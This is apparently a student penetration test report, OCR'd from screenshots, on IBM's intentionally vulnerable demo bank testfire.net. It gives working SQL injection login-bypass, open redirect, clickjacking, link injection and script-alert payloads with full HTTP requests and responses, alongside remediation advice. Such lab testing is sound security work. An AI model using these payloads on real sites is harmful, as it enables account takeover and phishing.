
Request	POST /doLogin HTTP/1.1 Host: testfire.net User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 66 Origin: http://testfire.net Connection: close Referer: http://testfire.net/login.jsp Cookie: JSESSIONID=6E012D7221E4CF2A4D0BBCA04D6A0981 Upgrade-Insecure-Requests: 1
Request Body	uid=admin%27+OR+%271%27+%3D+%271&passw=wewerweeqeq&btnSubmit=Login
Attack	' OR '1'='1 ' OR '1'='1' --

Response

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie:
AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX40LjY1ODM4N
TA2MUU3fDgwMDAwMX5DaGVja2luZ341OTk1MTcwLjQzOTk
5OTk5OTV8ODAwMDAyflNhdmluZ3N+LTEuOTk5NTQzNDA3
MDM5MTU2NDhFMTh8ODAwMDAzfkNoZWNraW5nfjMuNTUz
NDAyMzIyMzk3NzQ5NkUyMHw4MDAwMDR+U2F2aW5nc34x
MjQ0LjB8ODAwMDA1fkNoZWNraW5nfjI1LjB8ODAwMDA2flNh
dmluZ3N+NTkxMDIuMHw4MDAwMDd+Q2hlY2tpbmd+MTUwLj
B8NDUzOTA4MjAzOTM5NjI4OH5DcmVkaXQgQ2FyZH4tMS4
5OTk1NDM0MDEyNzg3MTE1NUUxOHw0NDg1OTgzMzU2Mj
QyMjE3fkNyZWRpdCBDYXJkfjEwMDAwLjk3fA=="; Version=1
Location: /bank/main.jsp
Content-Length: 0
Date: Thu, 06 Apr 2023 04:44:51 GMT
Connection: close
```

Solution

Parameterized statements ensure that the parameters passed into the SQL statements are treated safely.



Online Banking Login

Username: admin' OR '1'='1

Password:


This connection is not secure. Logins entered here could be compromised. Learn More

© 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

Using SQL injection to log in to the website. assuming “admin” as the default username. Also, use the ' OR '1'='1 SQL query to bypass the password

After hitting the login button we sign in as administrators.



testfire.net/bank/main.jsp

Sign Off | Contact Us | Feedback | Search Go

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!


Click Here to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	
1	http://testfire.net	GET	/search.jsp?query=%3Cscript%3Ealert%2855%29%3C%2Fsc...	✓		200	7163	HTML	jsp	Altoro Mutu
2	http://testfire.net	GET	/search.jsp?query=%3Cscript%3Ealert%2855%29%3C%2Fsc...	✓				HTML	jsp	
3	https://contile.services.mozilla.c...	GET	/v1/tiles			200	2053	JSON		
4	http://testfire.net	GET	/bank/customize.jsp?content=https://www.google.com&lang...	✓		302	202	HTML	jsp	
5	https://www.google.com	GET	/			200	124343	HTML		Google
6	https://push.services.mozilla.com	GET	/			101	129			
7	https://push.services.mozilla.com	GET	/			101	129			
8	https://push.services.mozilla.com	GET	/			101	129			
9	http://testfire.net	POST	/doLogin	✓		302	595			
10	http://testfire.net	GET	/bank/main.jsp					HTML	jsp	

Request

```
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded
Content-Length: 69
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=
28B1FA9317FE349E932EDC61E7F20CB3;
AltoroAccounts=
"ODAwMDAwfkNvcnBvcmF0ZX41LjM0OTk1MzQ2MUU3fDgw
MDAwMX5DaGVja2luZ34tOTgzNzE3LjU2fA=="
Upgrade-Insecure-Requests: 1

uid=admin%27+OR+%271%27+%3D+%271&passw=
abbdasdahdajhd&btnSubmit=Login
```

0 matches

Response

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts=
ODAwMDAwfkNvcnBvcmF0ZX41LjM0OTk1MzQ2MUU3fDgwM
DAwMX5DaGVja2luZ34tOTgzNzE3LjU2fDgwMDAwMn5TYX
Zpbmdzfi0xLjk5OTU0MzQwNzAzOTE1MTg3RTE4fDgwMDA
wM35DaGVja2luZ34xLjE4NDQ2NzQ0MDgzNzY1OTJFMjB8
ODAwMDA0flNhdmluZ3N+MTAuMHw4MDAwMDV+Q2hlY2tpb
md+MjUuMHw4MDAwMDZ+U2F2aW5nc34lODkwMi4wfDgwMD
AwN35DaGVja2luZ34zNTAuMHw0NTM5MDgyMDM5Mzk2Mjg
4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI3ODcxMTU1
RTE4fDQ0ODU5ODMzNTYyNDIyMTd+Q3JlZGl0IENhcmR+M
TAwMDAuOTd8
Location: /bank/main.jsp
Content-Length: 0
Date: Thu, 06 Apr 2023 14:28:10 GMT
Connection: close


```

0 matches

Inspector

Request cookies 2

Name	Value
JSESSIONID	28B1FA9317FE349E9...
AltoroAccounts	"ODAwMDAwfkNvcn...

Request headers 12

Name	Value
Host	testfire.net
User-Agent	Mozilla/5.0 (X11; Linu...
Accept	text/html,application/...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Content-Type	application/x-www-f...
Content-Length	69

4. URL Redirection Attack

Severity:	Medium
Confidence:	High
Location:	http://testfire.net/bank/customize.jsp
Domain:	testfire.net
Element:	content
Path:	/bank/customize.jsp
Scheme:	http
CVSS:	8.5
Impact:	Partial
Threat Classification:	URL Redirector Abuse

Alert tags	OWASP_2021_A03 WSTG-v42-INPV-05 OWASP_2017_A01

Alert description	URL redirectors represent common functionality employed by web sites to forward an incoming request to an alternate resource. This can be done for a variety of reasons and is often done to allow resources to be moved within the directory structure and to avoid breaking functionality for users that request the resource at its previous location. It is this last implementation which is often used in phishing attacks as described in the example below. URL redirectors do not necessarily represent a direct security vulnerability but can be abused by attackers trying to social engineer victims into believing that they are navigating to a site other than the true destination

Request

```
GET
/bank/customize.jsp?content=https://www.google.co
m&lang=international%20HTTP/1.1 HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
JSESSIONID=28B1FA9317FE349E932EDC61E7F2
0CB3;
AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX41L
jM0OTk1MzQ2MUU3fDgwMDAwMX5DaGVja2luZ3
4tOTgzNzE3LjU2fA=="
Upgrade-Insecure-Requests: 1
```

Attack


```
/bank/customize.jsp?content=https://www.google.co
m&lang=international%20HTTP/1.1 HTTP/1.1
```

Response

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Location: https://www.google.com
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 0
Date: Thu, 06 Apr 2023 14:22:30 GMT
Connection: close
```

Solution	Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs

In the URL I embedded another URL “google.com” and I ender the site it redirects to google.com. This vulnerability can be used for the Phishing attack



testfire.net/bank/customize.jsp?content=https://www.google.com&lang=international%20HTTP/1.1 HTTP/1.1

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Customize Site Language

Current Language:

You can change the language setting by choosing:

International English


Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features


The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.

After the redirection



Reasoning: The test result seems to indicate a vulnerability because the response contains a redirection to demo.testfire.net, showing



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms 5.12 s 10.24 s 15.36
302	GET	testfire.net	customize.jsp?content=https://www.google.com&lang=international HTTP/1.1 HTTP/1.1	document	html	41.32 kB	1...	340 ms
200	GET	www.google.com	/	document	html	43.01 kB	1...	266 ms

5.ClickJacking

Severity:	Medium
Confidence:	High
Location:	http://testfire.ne/index.jsp
Domain:	testfire.net
Element:	content
Path:	/index.jsp
Scheme:	http
CVSS:	5.0
Impact:	Partial
Threat Classification:	ClickJacking

Alert tags	OWASP_2021_A05 WSTG-v42-CLNT-09 OWASP_2017_A06

Alert description	The application can be embedded in malicious iframes allowing an attacker to hijack the user clicks to perform actions without the user consent.

Request

```
GET http://testfire.net   HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://testfire.net/
Cookie:
JSESSIONID=28B1FA9317FE349E932EDC61E7F20CB3
Upgrade-Insecure-Requests: 1
```

Response


```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6995
Date: Thu, 06 Apr 2023 14:06:37 GMT
Connection: close
```

Attack

```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="http://testfire.net/" width="500"
height="500"></iframe>
</body>
</html>
```

Solution

Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site. Also Sending the proper Content Security Policy (CSP) frame-ancestors directive response headers that instruct the browser not to allow framing from other domains.



file:///home/kite/Documents/cybercs7project/clickjack/clickjak.html

Website is vulnerable to clickjacking!

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions

6. Link Injection

Severity:	Medium
Confidence:	High
Location:	http://testfire.ne/index.jsp
Domain:	testfire.net
Element:	content
Path:	/index.jsp
Scheme:	http
CVSS:	6.4
Impact:	Partial
Threat Classification:	Content Spoofing

Alert tags	OWASP_2021_A03 WSTG-v42-INPV-01 OWASP_2017_A07

Alert description	URL Injection occurs when a hacker has created/injected new pages on an existing website. These pages often contain code that redirects users to other sites or involves the business in attacks against other sites. These injections can be made through software vulnerabilities, unsecured directories, or plug-ins.

Request

```
GET
/index.jsp?content=%22%27%3E%3CA+HREF%3D%22%2FW
F_XSRF252.html%22%3EInjected+Link%3C%2FA%3E%20HT
TP/1.1 HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
JSESSIONID=A1ACD3A7C8EC2914C3E52F64914D16A4
Upgrade-Insecure-Requests: 1
```

Attack

```
?content="'><A HREF="/WF_XSRF252.html">Injected
Link</A> HTTP/1.1
```

Response

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6959
Date: Sun, 09 Apr 2023 02:47:50 GMT
Connection: close
```

Response Body


```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head>
    <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

             <tr>
                    <td rowspan="2"><a id="HyperLink1"
href="/index.jsp"><img src="/images/logo.gif" width=283
height=80/></a></td>
                       <td align="right" valign="top">
                       <a id="LoginLink" href="/login.jsp"><font
style="font-weight: bold; color: red;">Sign In</font></a> | <a
id="HyperLink3"
href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a
id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label
for="txtSearch">Search</label>
          <input type="text" name="query" id="query" accesskey="S"
/>
          <input type="submit" value="Go" />
                       </td>
             </tr>
             <tr>
                       <td align="right"
style="background-image:url('/images/gradient.jpg');padding:0px;m
argin:0px;"><img src="/images/header_pic.jpg" alt="" width=354
height=60/></td>
             </tr>
      </table>
    </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
          <td width="25%" class="bt br bb"><div id="Header1"><img
id="Image1" src="/images/pf_lock.gif" width=12 height=14
style="vertical-align: bottom;" alt="Secure Login"/> &nbsp; <a
```

```
id="AccountLink" href="/login.jsp" class="focus" >ONLINE
BANKING LOGIN</a></div></td>
        <td width="25%" class="cc bt br bb"><div id="Header2"><a
id="LinkHeader2" class="focus"
href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
        <td width="25%" class="cc bt br bb"><div id="Header3"><a
id="LinkHeader3" class="focus"
href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
        <td width="25%" class="cc bt bb"><div id="Header4"><a
id="LinkHeader4" class="focus"
href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->



<div id="wrapper" style="width: 99%;">



<!-- TOC BEGIN -->
        <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>

        <a id="CatLink1" class="subheader"
href="index.jsp?content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
        <li><a id="MenuHyperLink1"
href="index.jsp?content=personal_deposit.htm">Deposit
Product</a></li>
        <li><a id="MenuHyperLink2"
href="index.jsp?content=personal_checking.htm">Checking</a></l
i>
        <li><a id="MenuHyperLink3"
href="index.jsp?content=personal_loans.htm">Loan
Products</a></li>
        <li><a id="MenuHyperLink4"
href="index.jsp?content=personal_cards.htm">Cards</a></li>
        <li><a id="MenuHyperLink5"
href="index.jsp?content=personal_investments.htm">Investments
&amp; Insurance</a></li>
        <li><a id="MenuHyperLink6"
```

```
href="index.jsp?content=personal_other.htm">Other
Services</a></li>
        </ul>
        <li><a id="MenuHyperLink11"
href="index.jsp?content=business_retirement.htm">Retirement</a
></li>
        <li><a id="MenuHyperLink12"
href="index.jsp?content=business_other.htm">Other
Services</a></li>
        </ul>

        <a id="CatLink3" class="subheader"
href="index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a>
        <ul class="sidebar">
        <li><a id="MenuHyperLink13"
href="index.jsp?content=inside_about.htm">About Us</a></li>
        <li><a id="MenuHyperLink14"
